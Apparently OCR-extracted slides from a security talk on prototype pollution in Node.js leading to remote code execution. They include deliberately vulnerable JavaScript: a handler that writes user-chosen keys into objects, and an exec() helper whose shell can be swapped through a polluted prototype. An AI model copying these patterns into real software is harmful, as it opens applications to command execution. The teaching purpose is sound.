Silent Spring: Prototype Pollution Leads to Remote Code Execution in Node.js

Mikhail Shcherbakov and Musard Balliu


KTH Royal Institute of Technology

Cristian-Alexandru Staicu

CISPA Helmholtz Center for Information Security

Background: inheritance in JavaScript


Prototype-based – inheritance in OOP by reusing existing objects that serve as prototypes.



```
Terminal

> node app/index.js
42
>
```


```javascript
const objA = {};
objA.__proto__.x = 42;

const objB = {};
console.log(objB.x);
```

Problem: prototype pollution



```
function handleUpdate(query){
  const obj = {}; /* ... */
  const p = obj[query.org];
  p[query.prj] = query.details;
  /* ... */
}
```

Problem: RCE via prototype pollution



```
function execHelper(args, options){
  const cmd = options.shell ||
    'cmd.exe /k';
  exec(`${cmd} ${args}`);
}

execHelper('backup-script.bat', {})
```

Problem: Summary

Prototype Pollution is a vulnerability where an attacker may modify an object’s prototype at runtime and trigger the execution of the gadgets’ code.

Prototype Pollution

